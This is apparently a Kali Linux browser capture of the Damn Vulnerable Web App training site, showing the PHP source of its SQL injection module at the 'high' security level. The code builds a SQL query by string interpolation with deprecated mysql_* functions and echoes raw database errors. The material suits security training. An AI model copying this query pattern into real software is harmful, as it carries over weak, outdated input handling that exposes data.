Kali Tools
Kali Docs
Kali Forums
New Ta
Damn Vulnerable Web App (DVWA) v1.0.7 :: Source — Mozilla Firefox
192.168.1.105/dvwa/vulnerabilities/view_source.php?id=sqli&security=high
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Username: admin
Security Level: high
PHPIDS: disabled
Compare
if (isset($_GET['Submit'])) {
// Retrieve data
$id = $_GET['id'];
$id = stripslashes($id);
$id = mysql_real_escape_string($id);
if (is_numeric($id)){
$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
$result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');
$num = mysql_numrows($result);
$i=0;
while ($i < $num) {
$first = mysql_result($result,$i,"first_name");
$last = mysql_result($result,$i,"last_name");
echo '<pre>';
echo 'ID: ' . $id . '
First name: ' . $first . '
Surname: ' . $last;
echo '</pre>';
$i++;
}
}
}
?>